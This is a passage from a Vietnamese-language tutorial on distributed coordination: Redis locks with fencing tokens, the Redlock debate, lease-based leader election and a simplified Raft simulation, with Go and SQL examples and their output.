được khóa phân tán**, với bảo đảm mạnh hơn. (Lưu ý: `hashtext` chỉ cho 32 bit, hai tên khác nhau có thể ra cùng số, gây tranh chấp thừa nhưng không sai về an toàn.)

4.2. Khóa Redis: vì sao TTL không đủ

Buổi 32 đã trình bày mẫu đúng: `SET khóa token NX PX ttl` để lấy, script Lua so token để nhả, gia hạn nếu việc kéo dài. Điểm yếu cốt lõi: **TTL là một giả định về thời gian**: "tôi sẽ xong trước khi TTL hết". Giả định bị phá khi tiến trình bị treo (GC pause, tải CPU, VM bị tạm dừng, trễ mạng): khóa hết hạn, tiến trình khác lấy khóa, rồi tiến trình cũ tỉnh dậy và **vẫn tin mình đang giữ khóa**. Kiểm tra "mình còn khóa không?" ngay trước khi ghi cũng không cứu được, vì tiến trình có thể bị treo *giữa lúc kiểm tra và lúc ghi*. Cách duy nhất đúng là để **kho dữ liệu cuối** từ chối bản ghi muộn: đó là **fencing token** (Kleppmann, "Designing Data-Intensive Applications"): mỗi lần cấp khóa kèm một **số tăng dần**; mọi thao tác ghi mang số đó; kho nhớ số lớn nhất đã thấy và **từ chối số nhỏ hơn**.



Fencing token chặn ghi muộn của tiến trình bị treo

Chương trình dưới mô phỏng đúng kịch bản trong hình, bằng miniredis và hai lần chạy: kho **không** kiểm tra token, rồi kho **có** kiểm tra:

```go
// Khóa Redis kèm token chống rào (fencing) và mô phỏng "tiến trình bị treo quá TTL rồi ghi muộn".
package main

import (
    "context"
    "fmt"
    "time"

    "github.com/alicebob/miniredis/v2"
    "github.com/redis/go-redis/v9"
)

// Lấy khóa VÀ cấp số tăng dần trong MỘT script Lua (nguyên tử); trả 0 nếu khóa đang có chủ.
var acquire = redis.NewScript(`
if redis.call('SET', KEYS[1], ARGV[1], 'NX', 'PX', ARGV[2]) then
    return redis.call('INCR', KEYS[2])
end
return 0`)

// Mở khóa chỉ khi token còn là của mình (xem Buổi 32).
var release = redis.NewScript(`
if redis.call('GET', KEYS[1]) == ARGV[1] then return redis.call('DEL', KEYS[1]) end
return 0`)

func lockAcquire(rdb *redis.Client, owner string, ttl time.Duration) (fence int64, ok bool) {
    keys := []string{"lock:bao-cao", "fence:bao-cao"}
    n, _ := acquire.Run(context.Background(), rdb, keys, owner, ttl.Milliseconds()).Int64()
    return n, n > 0
}
```

```go
func lockRelease(rdb *redis.Client, owner string) bool {
    n, _ := release.Run(context.Background(), rdb, []string{"lock:bao-cao"}, owner).Int64()
    return n == 1
}

// Kho dữ liệu cuối (một hàng PostgreSQL, một tệp, một API ngoài...).
// Với fencing=true, kho nhớ token lớn nhất đã thấy và TỪ CHỐI token nhỏ hơn.
type Store struct {
    fencing bool
    maxSeen int64
    value   string
}

func (s *Store) Write(fence int64, who, v string) {
    if s.fencing && fence < s.maxSeen {
        fmt.Printf("   kho TỪ CHỐI %s (token %d < đã thấy %d)\n", who, fence, s.maxSeen)
        return
    }
    s.maxSeen, s.value = max(s.maxSeen, fence), v
    fmt.Printf("   kho nhận %s (token %d) -> giá trị = %q\n", who, fence, v)
}

func scenario(fencing bool) {
    mr, _ := miniredis.Run()
    defer mr.Close()
    rdb := redis.NewClient(&redis.Options{Addr: mr.Addr()})
    defer rdb.Close()
    st := &Store{fencing: fencing}
    const ttl = 10 * time.Second

    fa, _ := lockAcquire(rdb, "A", ttl)
    _, okB := lockAcquire(rdb, "B", ttl)
    fmt.Printf("   t=0s   A lấy khóa (token %d); B thử lấy: %v\n", fa, okB)

    // A kiểm tra "mình còn giữ khóa không?" -> còn. RỒI bị treo 15 s (GC pause, VM đóng băng...).
    fmt.Printf("   t=1s   A kiểm tra TTL còn: %v ; rồi bị treo 15 s\n", mr.TTL("lock:bao-cao") > 0)
    mr.FastForward(15 * time.Second)

    fb, okB := lockAcquire(rdb, "B", ttl)
    fmt.Printf("   t=16s  khóa đã hết hạn; B lấy khóa: %v (token %d)\n", okB, fb)
    st.Write(fb, "B", "dữ liệu của B")
    fmt.Println("   t=17s  A tỉnh dậy, vẫn tin mình giữ khóa, ghi muộn")
    st.Write(fa, "A", "dữ liệu CŨ của A")
    fmt.Printf("   A gọi Release: %v (token không khớp nên không xóa nhầm khóa của B)\n",
        lockRelease(rdb, "A"))
    verdict := "đúng"
    if st.value != "dữ liệu của B" {
        verdict = "HỎNG: bản cũ đè bản mới"
    }
    fmt.Printf("   KẾT QUẢ: %q -> %s\n", st.value, verdict)
}

func main() {
    fmt.Println("Không có fencing ở kho:")
    scenario(false)
    fmt.Println("\nCó fencing ở kho:")
    scenario(true)
}
```

```
Không có fencing ở kho:
   t=0s   A lấy khóa (token 1); B thử lấy: false
   t=1s   A kiểm tra TTL còn: true ; rồi bị treo 15 s
   t=16s  khóa đã hết hạn; B lấy khóa: true (token 2)
   kho nhận B (token 2) -> giá trị = "dữ liệu của B"
   t=17s  A tỉnh dậy, vẫn tin mình giữ khóa, ghi muộn
   kho nhận A (token 1) -> giá trị = "dữ liệu CŨ của A"
   A gọi Release: false (token không khớp nên không xóa nhầm khóa của B)
   KẾT QUẢ: "dữ liệu CŨ của A" -> HỎNG: bản cũ đè bản mới
```

```
Có fencing ở kho:
   t=0s   A lấy khóa (token 1); B thử lấy: false
   t=1s   A kiểm tra TTL còn: true ; rồi bị treo 15 s
   t=16s  khóa đã hết hạn; B lấy khóa: true (token 2)
   kho nhận B (token 2) -> giá trị = "dữ liệu của B"
   t=17s  A tỉnh dậy, vẫn tin mình giữ khóa, ghi muộn
   kho TỪ CHỐI A (token 1 < đã thấy 2)
   A gọi Release: false (token không khớp nên không xóa nhầm khóa của B)
   KẾT QUẢ: "dữ liệu của B" -> đúng
```

Ở lần chạy đầu, A kiểm tra khóa còn hạn, bị treo 15 giây, B vào lấy khóa và ghi; A tỉnh dậy và ghi đè: **bản cũ đè bản mới**, dữ liệu hỏng mà không có lỗi nào được báo. Lần chạy thứ hai chỉ khác ở một dòng điều kiện trong kho (`fence < maxSeen`) và kết quả đúng. Lưu ý: (a) **cấp khóa và cấp token phải nguyên tử** (cùng một script Lua), (b) token chỉ có ích nếu **kho dữ liệu thật sự kiểm tra** (một tệp, một API ngoài không biết fencing thì không áp dụng được), (c) **Redis không phải nguồn fencing token đáng tin khi failover**: sao chép bất đồng bộ có thể làm mất `INCR` cuối cùng hoặc cả khóa, và hai tiến trình cùng nghĩ mình giữ khóa. Nguồn token tốt hơn là thứ **đã nằm trong hệ đồng thuận hoặc trong chính kho dữ liệu**: revision của etcd, `zxid` của ZooKeeper, hoặc một sequence/cột phiên bản trong PostgreSQL. Với PostgreSQL, fencing chỉ là một điều kiện trong `UPDATE`:

```sql
CREATE TABLE bao_cao (id int PRIMARY KEY, noi_dung text NOT NULL, fence bigint NOT NULL DEFAULT 0);
INSERT INTO bao_cao VALUES (1, 'trống', 0);

-- Mỗi lần ghi mang token của lần giữ khóa; kho chỉ nhận token KHÔNG nhỏ hơn token đã lưu.
WITH w AS (UPDATE bao_cao SET noi_dung = 'dữ liệu của B', fence = 2
           WHERE id = 1 AND fence <= 2 RETURNING 1)
SELECT 'B ghi (token 2)' AS lan_ghi, count(*) AS hang_duoc_ghi FROM w;

WITH w AS (UPDATE bao_cao SET noi_dung = 'dữ liệu cũ của A', fence = 1
           WHERE id = 1 AND fence <= 1 RETURNING 1)
SELECT 'A ghi muộn (token 1)' AS lan_ghi, count(*) AS hang_duoc_ghi FROM w;

WITH w AS (UPDATE bao_cao SET noi_dung = 'B ghi tiếp', fence = 2
           WHERE id = 1 AND fence <= 2 RETURNING 1)
SELECT 'B ghi tiếp (token 2)' AS lan_ghi, count(*) AS hang_duoc_ghi FROM w;

SELECT * FROM bao_cao;
```

```
     lan_ghi     | hang_duoc_ghi
-----------------+---------------
 B ghi (token 2) |             1
(1 row)

       lan_ghi        | hang_duoc_ghi
----------------------+---------------
 A ghi muộn (token 1) |             0
(1 row)

       lan_ghi        | hang_duoc_ghi
----------------------+---------------
 B ghi tiếp (token 2) |             1
(1 row)

 id |  noi_dung  | fence
----+------------+-------
  1 | B ghi tiếp |     2
(1 row)
```

4.3. Redlock: tranh luận và cách đọc nó

Redlock là thuật toán do tác giả Redis đề xuất để khóa trên **N nút Redis độc lập** (thường 5): lấy khóa trên từng nút với TTL ngắn, coi là thành công nếu lấy được trên **đa số** và tổng thời gian lấy còn nhỏ hơn TTL; thời hạn hiệu lực = TTL trừ thời gian đã tốn trừ một biên lệch đồng hồ. Mục đích: không còn điểm hỏng duy nhất của một Redis và vượt qua mất khóa khi failover. Có một tranh luận kỹ thuật nổi tiếng giữa tác giả Redis và Martin Kleppmann. Tóm tắt trung lập các lập luận (không trích nguyên văn, bạn nên đọc cả hai bài gốc):

- **Phía phê bình:** nếu dùng khóa *vì hiệu quả* thì một Redis đơn giản là đủ và Redlock thừa; nếu dùng *vì tính đúng* thì Redlock vẫn dựa trên giả định về thời gian (trễ mạng, GC pause, nhảy đồng hồ có cận), mà các giả định đó bị phá trong thực tế; và nó **không sinh fencing token**, nên không có cách chặn bản ghi muộn ở kho.
- **Phía bảo vệ:** giả định về thời gian có cận là hợp lý với phần lớn hệ thống; đồng hồ nhảy có thể tránh bằng vận hành; client có thể kiểm tra thời gian còn hiệu lực sau thao tác; có những cách khác ngoài fencing token để kho an toàn.

Kết luận thực dụng, đồng thuận với nhiều kỹ sư vận hành: **Redlock không giải quyết được bài toán của kho dữ liệu cuối**. Với tính *hiệu quả*, khóa Redis một nút (hoặc Redis có replica kèm hiểu rõ rủi ro failover) là đủ và đơn giản hơn. Với tính *đúng*, hãy dùng ràng buộc DB, hoặc khóa trên hệ đồng thuận kèm fencing token. Điều ai nên tin phụ thuộc yêu cầu của bạn: hậu quả của hai tiến trình cùng chạy là gì? Nếu là "tốn thêm tiền tính toán" thì chấp nhận; nếu là "trừ tiền hai lần" thì **không dựa vào khóa dựa trên thời gian**.

5. Lease và bầu leader

Nhiều hệ thống cần **một** nút đóng vai chủ (leader): chạy bộ lập lịch, điều phối phân vùng, ghi vào một đích duy nhất. Công thức phổ biến: **lease**, tức "thuê có hạn": nút xin thuê quyền lãnh đạo từ một **kho trung tâm** (hàng trong PostgreSQL, khóa Redis, khóa etcd), phải **gia hạn định kỳ**; nếu ngừng gia hạn (chết, bị chia cắt) thì lease hết và nút khác lên thay. Kubernetes dùng đúng mô hình này (đối tượng `Lease` với `leaseDurationSeconds`, `renewDeadline`, `retryPeriod` trong thư viện leader election của client-go). Bốn thông số liên hệ: `retry < renew < ttl`, và leader phải **tự thoái vị trước khi lease hết** một khoảng đệm (`margin`), để bù độ lệch tốc độ đồng hồ và trễ.

Chương trình dưới mô phỏng một kho lease với hai nút, và **chia cắt** nút A (leader) khỏi kho trong 20 giây. Bốn kịch bản, thời gian ảo: (1) A tự kiểm tra hạn cục bộ; (2) A **không** tự kiểm tra, chỉ chờ kho báo lỗi gia hạn; (3) A tự kiểm tra nhưng **đồng hồ A chạy chậm một nửa**; (4) như (3) với kho đích kiểm tra **epoch** (chính là fencing token: kho lease tăng epoch mỗi lần đổi chủ).

```
// Bầu leader bằng lease (thuê có hạn) trên kho trung tâm; mô phỏng chia cắt mạng và đồng hồ chậm.
// Thời gian ảo, mỗi bước = 1 giây; kết quả hoàn toàn xác định.
package main

import "fmt"

const (
    ttl     = 10 // lease sống 10 s kể từ lần gia hạn cuối
    renew   = 3  // leader gia hạn mỗi 3 s
    margin  = 2  // leader tự thoái vị sớm hơn hạn lease 2 s (để bù lệch/chậm)
    cutFrom = 20 // A mất liên lạc với kho trong [20, 40)
    cutTo   = 40
    horizon = 50
)

// Kho lease: nguồn sự thật duy nhất. "epoch" tăng mỗi lần đổi chủ: chính là fencing token.
type Lease struct {
    holder        string
    expiry, epoch int
```

```
}

func (l *Lease) Acquire(n string, now int) (int, bool) {
    expired := l.holder == "" || now >= l.expiry
    if !expired && l.holder != n {
        return 0, false
    }
    if expired {
        l.epoch++
    }
    l.holder, l.expiry = n, now+ttl
    return l.epoch, true
}

type Node struct {
    name     string
    num, den int // đồng hồ cục bộ chạy với tốc độ num/den so với thật (1/2 = chậm một nửa)
    leader   bool
    epoch    int
    deadline int // hạn theo đồng hồ CỤC BỘ, đơn vị 1/den giây
}

func (n *Node) local(t int) int { return t * n.num }

// Kho đích nhận ghi từ leader; nếu bật fencing thì chặn epoch cũ.
type Resource struct {
    fencing                bool
    maxEpoch, staleOK, deny int
}

func (r *Resource) Write(epoch int) {
    switch {
    case epoch >= r.maxEpoch:
        r.maxEpoch = epoch
    case r.fencing:
        r.deny++
    default:
        r.staleOK++ // ghi từ leader CŨ mà kho vẫn nhận
    }
}

func run(title string, selfCheck bool, aNum, aDen int, fencing bool) {
    lease, res := &Lease{}, &Resource{fencing: fencing}
    a, b := &Node{name: "A", num: aNum, den: aDen}, &Node{name: "B", num: 1, den: 1}
    both, first, last := 0, -1, -1
    fmt.Println(title)
    say := func(t int, n *Node, what string) { fmt.Printf("    t=%d %s %s\n", t, n.name, what) }
    for t := 0; t < horizon; t++ {
        for _, n := range []*Node{a, b} {
            cut := n == a && t >= cutFrom && t < cutTo
            if n.leader && selfCheck && n.local(t) >= n.deadline {
                n.leader = false
                say(t, n, "tự thoái vị (hết hạn cục bộ)")
            }
            if cut {
                continue
            }
            if n.leader && t%renew == 0 { // gia hạn
                if _, ok := lease.Acquire(n.name, t); ok {
                    n.deadline = n.local(t) + (ttl-margin)*n.den
                } else {
                    n.leader = false
                    say(t, n, "gia hạn thất bại, thoái vị")
                }
            } else if !n.leader { // follower thăm dò mỗi giây
                if e, ok := lease.Acquire(n.name, t); ok {
                    n.leader, n.epoch, n.deadline = true, e, n.local(t)+(ttl-margin)*n.den
                    say(t, n, fmt.Sprintf("trở thành leader (epoch %d)", e))
                }
            }
```

```
        }
        if a.leader && b.leader {
            both++
            if first < 0 {
                first = t
            }
            last = t
        }
        for _, n := range []*Node{b, a} { // leader nào cũng ghi mỗi giây
            if n.leader {
                res.Write(n.epoch)
            }
        }
    }
    if both == 0 {
        fmt.Println("    => KHÔNG BAO GIỜ có hai leader cùng lúc")
        return
    }
    fmt.Printf("   => HAI leader cùng lúc %d giây (t=%d..%d); leader cũ ghi: nhận %d, chặn %d\n",
        both, first, last, res.staleOK, res.deny)
}

func main() {
    run("1) A tự kiểm tra hạn cục bộ, đồng hồ chuẩn:", true, 1, 1, false)
    run("\n2) A KHÔNG tự kiểm tra hạn (chờ kho báo lỗi), không fencing:", false, 1, 1, false)
    run("\n3) A tự kiểm tra nhưng đồng hồ A chạy chậm một nửa, không fencing:", true, 1, 2, false)
    run("\n4) như (3) nhưng kho đích kiểm tra epoch (fencing):", true, 1, 2, true)
}
```

```
1) A tự kiểm tra hạn cục bộ, đồng hồ chuẩn:
    t=0 A trở thành leader (epoch 1)
    t=26 A tự thoái vị (hết hạn cục bộ)
    t=28 B trở thành leader (epoch 2)
    => KHÔNG BAO GIỜ có hai leader cùng lúc

2) A KHÔNG tự kiểm tra hạn (chờ kho báo lỗi), không fencing:
    t=0 A trở thành leader (epoch 1)
    t=28 B trở thành leader (epoch 2)
    t=42 A gia hạn thất bại, thoái vị
   => HAI leader cùng lúc 14 giây (t=28..41); leader cũ ghi: nhận 14, chặn 0

3) A tự kiểm tra nhưng đồng hồ A chạy chậm một nửa, không fencing:
    t=0 A trở thành leader (epoch 1)
    t=28 B trở thành leader (epoch 2)
    t=34 A tự thoái vị (hết hạn cục bộ)
   => HAI leader cùng lúc 6 giây (t=28..33); leader cũ ghi: nhận 6, chặn 0

4) như (3) nhưng kho đích kiểm tra epoch (fencing):
    t=0 A trở thành leader (epoch 1)
    t=28 B trở thành leader (epoch 2)
    t=34 A tự thoái vị (hết hạn cục bộ)
   => HAI leader cùng lúc 6 giây (t=28..33); leader cũ ghi: nhận 0, chặn 6
```


Bài học: (1) khi thoái vị **dựa trên đồng hồ cục bộ có biên an toàn**, và đồng hồ chạy đúng, không bao giờ có hai leader; (2) nếu leader chỉ **chờ kho báo lỗi** thì trong lúc bị chia cắt nó không nhận được gì và tiếp tục hành động như leader: **14 giây hai leader** cùng ghi (*split brain*); (3) chỉ cần đồng hồ chậm một nửa là chính cơ chế tự kiểm tra cũng thất bại (6 giây chồng lấn); (4) epoch ở kho đích **biến lỗi đó thành vô hại**: 6 lần ghi của leader cũ bị chặn. Tức là lease **giảm** khoảng thời gian có hai leader, còn **fencing mới loại bỏ hậu quả**. Cách bầu leader bằng khóa khác (advisory lock giữ trên một kết nối: chết thì tự nhả; Redis `SET NX PX`; etcd/ZooKeeper) đều cùng khuôn mẫu này.

6. Đồng thuận và Raft

Lease dựa vào *một kho trung tâm*; nếu kho đó chết thì sao? Muốn kho cũng chịu lỗi, phải *nhân bản* nó, và các bản sao phải **đồng ý** với nhau về chuỗi giá trị. Đó là bài toán **đồng thuận** (consensus): nhiều nút thống nhất một chuỗi lệnh có thứ tự dù một số nút chết hoặc mạng bị chia cắt. Hai kết quả nền tảng: **FLP** (1985): trong mạng bất đồng bộ thuần túy, không thuật toán nào *đảm bảo kết thúc* nếu dù chỉ một nút có thể chết; và **CAP**: khi bị chia cắt phải chọn nhất quán hoặc khả dụng. Raft và Paxos chọn **an toàn tuyệt đối** (không bao giờ trả kết quả sai) và đạt **tiến triển khi mạng "đủ tốt"** (nhờ timeout ngẫu nhiên). Cái giá: cần **đa số** nút sống (3 nút chịu 1 lỗi, 5 nút chịu 2; số nút chẵn không thêm khả năng chịu lỗi) và mỗi lệnh phải qua một vòng đến đa số cùng ghi đĩa (`fsync`).

6.1. Ý tưởng của Raft

Raft (Ongaro và Ousterhout, 2014) chia bài toán làm ba phần: **bầu leader**, **nhân bản log**, **an toàn**. Thời gian chia thành các **term** đánh số tăng dần; mỗi term có tối đa một leader.



Các trạng thái của một nút Raft

- **Bầu cử.** Follower không nghe heartbeat trong khoảng *timeout ngẫu nhiên* (150–300 ms trong mô phỏng; ngẫu nhiên để tránh nhiều nút cùng ứng cử) thì tăng `term`, bầu cho chính mình, và xin phiếu. Mỗi nút bỏ **một phiếu mỗi term**; ai nhận **đa số** thành leader. Ràng buộc then chốt (*election restriction*): nút **từ chối bỏ phiếu cho ứng viên có log cũ hơn** log của mình; nhờ vậy leader mới luôn chứa mọi bản ghi đã commit.
- **Nhân bản log.** Mọi lệnh đi qua leader, được thêm vào log của nó rồi gửi qua `AppendEntries`. Mỗi lần gửi kèm `(prevIndex, prevTerm)`; follower **từ chối** nếu log của nó không khớp ở điểm đó và leader **lùi** điểm nối cho tới khi khớp, rồi ghi đè phần xung đột. Bản ghi **commit** khi đã nằm trên **đa số** nút; leader báo `commitIndex` cho các follower qua heartbeat sau đó, và mọi nút áp dụng bản ghi đã commit vào máy trạng thái theo thứ tự.
- **An toàn.** Leader chỉ commit bản ghi **của term hiện tại** bằng cách đếm bản sao (bản ghi cũ được commit gián tiếp); vì thế mỗi leader mới ghi ngay một bản ghi rỗng `noop`.

Năm tính chất an toàn mà bài báo chứng minh: **Election Safety** (mỗi term tối đa một leader), **Leader Append-Only** (leader không sửa/xóa log của mình), **Log Matching** (hai log có cùng `(index, term)` thì giống nhau tới đó), **Leader Completeness** (bản ghi đã commit có mặt trong log mọi leader sau), **State Machine Safety** (không hai nút áp dụng lệnh khác nhau ở cùng chỉ số).

6.2. Bản mô phỏng Raft rút gọn

Mô phỏng chạy năm nút trên **bus thông điệp xác định**: đồng hồ ảo theo tick 1 ms, độ trễ mạng 5–14 tick lấy từ PRNG có hạt giống cố định, timeout bầu cử 150–299 tick, heartbeat mỗi 50 tick. Mã đầy đủ (416 dòng, kể cả chế độ kiểm tra ngẫu nhiên) nằm ở `verify/partB/b55/p7/main.go`; dưới đây là hai hàm lõi. `becomeLeader` kiểm tra Election Safety và Leader Completeness ngay lúc có leader mới:

```
func (c *Cluster) becomeLeader(n *Node) {
    n.role = 'L'
    if old, ok := c.leaderOf[n.term]; ok && old != n.id {
        c.violations++ // hai leader cùng term: vi phạm an toàn
    }
    c.leaderOf[n.term] = n.id
```

```
    // Leader Completeness: log của leader mới phải chứa MỌI bản ghi đã commit trước đó.
    for i := 1; i < len(c.truth); i++ {
        if i >= len(n.log) || n.log[i] != c.truth[i] {
            c.violations++
        }
    }
    n.next, n.match = make([]int, N), make([]int, N)
    for i := range n.next {
        n.next[i] = len(n.log)
    }
    c.say("n%d thành LEADER, term %d (log hiện có %d bản ghi)", n.id, n.term, len(n.log)-1)
    // Bản ghi rỗng của term mới: nhờ nó, các bản ghi cũ mới được commit gián tiếp.
    n.log = append(n.log, Entry{n.term, "noop"})
    c.broadcast(n)
}
```

`handle` là toàn bộ logic nhận thông điệp: xin phiếu (có ràng buộc bầu cử), `AppendEntries` (khớp điểm nối, cắt phần xung đột, cập nhật commit), và xử lý trả lời ở leader (lùi điểm nối, tính commit bằng đa số, chỉ đếm bản ghi của term hiện tại):

```
func (c *Cluster) handle(n *Node, m Msg) {
    if m.Term > n.term {
        c.stepDown(n, m.Term, fmt.Sprintf("thấy term %d > %d", m.Term, n.term))
    }
    switch m.Kind {
    case 'V':
        li, lt := n.last()
        ok := m.Term == n.term && (n.votedFor == -1 || n.votedFor == m.From) &&
            (m.LastT > lt || (m.LastT == lt && m.LastIdx >= li)) // log ứng viên không cũ hơn ta
        if ok {
            n.votedFor = m.From
            n.resetTimer(c.now)
        }
        c.send(Msg{From: n.id, To: m.From, Kind: 'v', Term: n.term, Granted: ok})
    case 'v':
        if n.role == 'C' && m.Term == n.term && m.Granted {
            if n.votes++; n.votes == majority {
                c.becomeLeader(n)
            }
        }
    case 'A':
        r := Msg{From: n.id, To: m.From, Kind: 'a', Term: n.term}
        if m.Term == n.term {
            if n.role != 'F' {
                c.stepDown(n, n.term, "đã có leader hợp lệ cùng term")
            }
            n.resetTimer(c.now)
            if m.PrevIdx < len(n.log) && n.log[m.PrevIdx].Term == m.PrevT {
                for i, e := range m.Entries {
                    idx := m.PrevIdx + 1 + i
                    if idx < len(n.log) && n.log[idx].Term != e.Term { // xung đột: cắt từ đây
                        c.say("n%d cắt %d bản ghi xung đột (từ chỉ số %d)",
                            n.id, len(n.log)-idx, idx)
                        n.log = n.log[:idx]
                    }
                    if idx >= len(n.log) {
                        n.log = append(n.log, e)
                    }
                }
                r.Success, r.Match = true, m.PrevIdx+len(m.Entries)
                c.advance(n, min(m.Commit, r.Match))
            }
        }
        c.send(r)
    case 'a':
        if n.role != 'L' || m.Term != n.term {
            return
        }
        if !m.Success {
```

```
            n.next[m.From] = max(1, n.next[m.From]-1) // lùi điểm nối rồi thử lại
            return
        }
        n.match[m.From], n.next[m.From] = m.Match, m.Match+1
        for i := len(n.log) - 1; i > n.commit; i-- {
            cnt := 1
            for p := range c.nodes {
                if p != n.id && n.match[p] >= i {
                    cnt++
                }
            }
            if cnt >= majority && n.log[i].Term == n.term { // chỉ đếm bản ghi của term hiện tại
                c.advance(n, i)
                break
            }
        }
    }
}
```

Kịch bản: khởi động; client gửi hai lệnh; **tắt leader**; bầu lại; khởi động lại nút cũ; rồi **chia cắt** `{leader hiện tại, một nút} | {ba nút còn lại}`: phía thiểu số vẫn có leader cũ nhận lệnh `w=9` nhưng **không thể commit**; phía đa số bầu leader mới ở term cao hơn và commit `v=7`; nối lại mạng. Đầu ra thật của mã đầy đủ (`go run .`):

```
t= 187  n3 hết hạn chờ leader -> ứng viên, term 1
t= 194  n4 hết hạn chờ leader -> ứng viên, term 1
t= 205  n3 thành LEADER, term 1 (log hiện có 0 bản ghi)
t= 213  n4: C -> follower (đã có leader hợp lệ cùng term)
t= 222  n3 (leader) COMMIT chỉ số 1 = "noop"
t= 600  client gửi "set x=1" tới n3 (term 1)
t= 618  n3 (leader) COMMIT chỉ số 2 = "set x=1"
t= 700  client gửi "set y=2" tới n3 (term 1)
t= 714  n3 (leader) COMMIT chỉ số 3 = "set y=2"
t=1000  --- n3 (leader) bị tắt ---
t=1197  n4 hết hạn chờ leader -> ứng viên, term 2
t=1219  n4 thành LEADER, term 2 (log hiện có 3 bản ghi)
t=1237  n4 (leader) COMMIT chỉ số 4 = "noop"
t=1600  client gửi "set z=3" tới n4 (term 2)
t=1617  n4 (leader) COMMIT chỉ số 5 = "set z=3"
t=2000  --- n3 khởi động lại, vẫn giữ log và term đã ghi đĩa ---
t=2500  --- chia cắt: {n4, n0} tách khỏi 3 nút còn lại ---
t=2520  client gửi "set w=9" tới n4 (term 2)
t=2628  n3 hết hạn chờ leader -> ứng viên, term 3
t=2650  n3 thành LEADER, term 3 (log hiện có 5 bản ghi)
t=2671  n3 (leader) COMMIT chỉ số 6 = "noop"
t=3000  client gửi "set v=7" tới n3 (term 3)
t=3068  n3 (leader) COMMIT chỉ số 7 = "set v=7"
t=3400  --- nối lại mạng ---
t=3435  n4: L -> follower (thấy term 3 > 2)
t=3455  n0 cắt 1 bản ghi xung đột (từ chỉ số 6)
t=3456  n4 cắt 1 bản ghi xung đột (từ chỉ số 6)

Trạng thái cuối:
  n0 F term=3 commit=7 kv=map[v:7 x:1 y:2 z:3] log=[1:noop 1:x=1 1:y=2 2:noop 2:z=3 3:noop 3:v=7]
  n1 F term=3 commit=7 kv=map[v:7 x:1 y:2 z:3] log=[1:noop 1:x=1 1:y=2 2:noop 2:z=3 3:noop 3:v=7]
  n2 F term=3 commit=7 kv=map[v:7 x:1 y:2 z:3] log=[1:noop 1:x=1 1:y=2 2:noop 2:z=3 3:noop 3:v=7]
  n3 L term=3 commit=7 kv=map[v:7 x:1 y:2 z:3] log=[1:noop 1:x=1 1:y=2 2:noop 2:z=3 3:noop 3:v=7]
  n4 F term=3 commit=7 kv=map[v:7 x:1 y:2 z:3] log=[1:noop 1:x=1 1:y=2 2:noop 2:z=3 3:noop 3:v=7]
leader theo term: term 1: n3; term 2: n4; term 3: n3
vi phạm an toàn (2 leader/term, commit lệch, mất bản ghi): 0
```

Đọc đầu ra. **Bầu cử:** lúc đầu n3 và n4 cùng ứng cử ở term 1; n3 thắng, n4 thấy leader hợp lệ và thành follower (đây là cách timeout ngẫu nhiên xử lý tranh phiếu). **Commit:** mỗi lệnh commit sau khoảng một vòng thông điệp (14–18 tick); chỉ số 1 là `noop` của term 1. **Leader chết:** n4 lên ở term 2 mà vẫn có đủ 3 bản ghi đã commit (ràng buộc bầu cử). **Chia cắt:** n4 (leader term 2, ở phía thiểu số) nhận `w=9` nhưng không bao giờ commit nó; phía đa số bầu n3 ở term 3. **Nối lại:** n4 thấy term 3 lớn hơn, **thoái vị**, rồi cả n4 và n0 **cắt bản**

ghi `w=9` xung đột và nhận log của n3: sau cùng cả năm nút có log và `commitIndex` giống hệt, và `w=9` biến mất; client đã được báo nó chưa commit nên không có gì bị phản bội. Hàng cuối kiểm tra ba bất biến suốt mô phỏng: 0 vi phạm.

Một ví dụ chạy là bằng chứng yếu. Chạy thêm **300 lịch ngẫu nhiên** (tắt/bật nút, chia cắt ngẫu nhiên, lệnh ngẫu nhiên, 6.000 tick mỗi lịch, rồi nối lại và chờ hội tụ), lệnh thật `go run . fuzz`:

```
300 lịch ngẫu nhiên: lịch có vi phạm/không hội tụ=0, tổng bản ghi commit=6633, term lớn nhất=33
```

Để biết bộ kiểm tra có "răng" không, tôi thử **bỏ ràng buộc bầu cử** (cho mọi ứng viên nhận phiếu bất kể log): mô phỏng báo vi phạm ngay ở lịch đầu tiên (và còn gây lỗi chỉ số). Ngược lại, thử bỏ điều kiện "chỉ đếm bản ghi của term hiện tại" thì 300 lịch ngẫu nhiên **không** phát hiện gì: lỗi đó (Hình 8 trong bài báo) cần một chuỗi sự kiện rất cụ thể, bài tập 8 yêu cầu bạn dựng nó bằng tay. Hai kết quả này nói lên giới hạn của kiểm thử ngẫu nhiên: nó chứng minh *có* lỗi, không chứng minh *không* lỗi.

> **Đây không phải Raft dùng được ngoài đời**
> Còn thiếu: ghi đĩa bền thật (`currentTerm`, `votedFor`, log phải `fsync` **trước** khi trả lời), **snapshot** và nén log, **đổi thành viên** an toàn (joint consensus hoặc đổi từng nút), **Pre-Vote** (nút bị chia cắt khỏi mạng tăng term liên tục rồi "phá" cụm khi quay lại), đọc **tuyến tính hóa** (`ReadIndex`/lease read: đọc từ leader cũ có thể trả dữ liệu cũ), và mọi vấn đề nhập xuất thật. Dùng etcd, Consul hay thư viện đã được kiểm chứng (như `hashicorp/raft`, `etcd-io/raft`) thay vì tự cài.

7. etcd, ZooKeeper, Consul: dùng cái gì khi nào

Khi bạn cần khóa hoặc leader **đúng**, đừng tự cài Raft: dùng một dịch vụ đồng thuận có sẵn làm "bộ não nhỏ" của hệ thống, chỉ chứa **siêu dữ liệu** (khóa, cấu hình, thành viên), không chứa dữ liệu nghiệp vụ.

	etcd	ZooKeeper	Consul
Đồng thuận	Raft	ZAB (gần với Paxos)	Raft
Mô hình dữ liệu	KV phẳng có **revision** toàn cục	cây **znode**, znode tạm (ephemeral), tuần tự	KV + dịch vụ + kiểm tra sức khỏe
Khóa/leader	lease + `revision` làm fencing; API election/lock	znode tạm + tuần tự; `zxid`	session + KV lock
Theo dõi thay đổi	watch theo revision	watch một lần	blocking query
Quen thuộc ở	Kubernetes lưu trạng thái cụm	Kafka (bản cũ), Hadoop	khám phá dịch vụ, mạng dịch vụ
Ngôn ngữ	Go	Java	Go

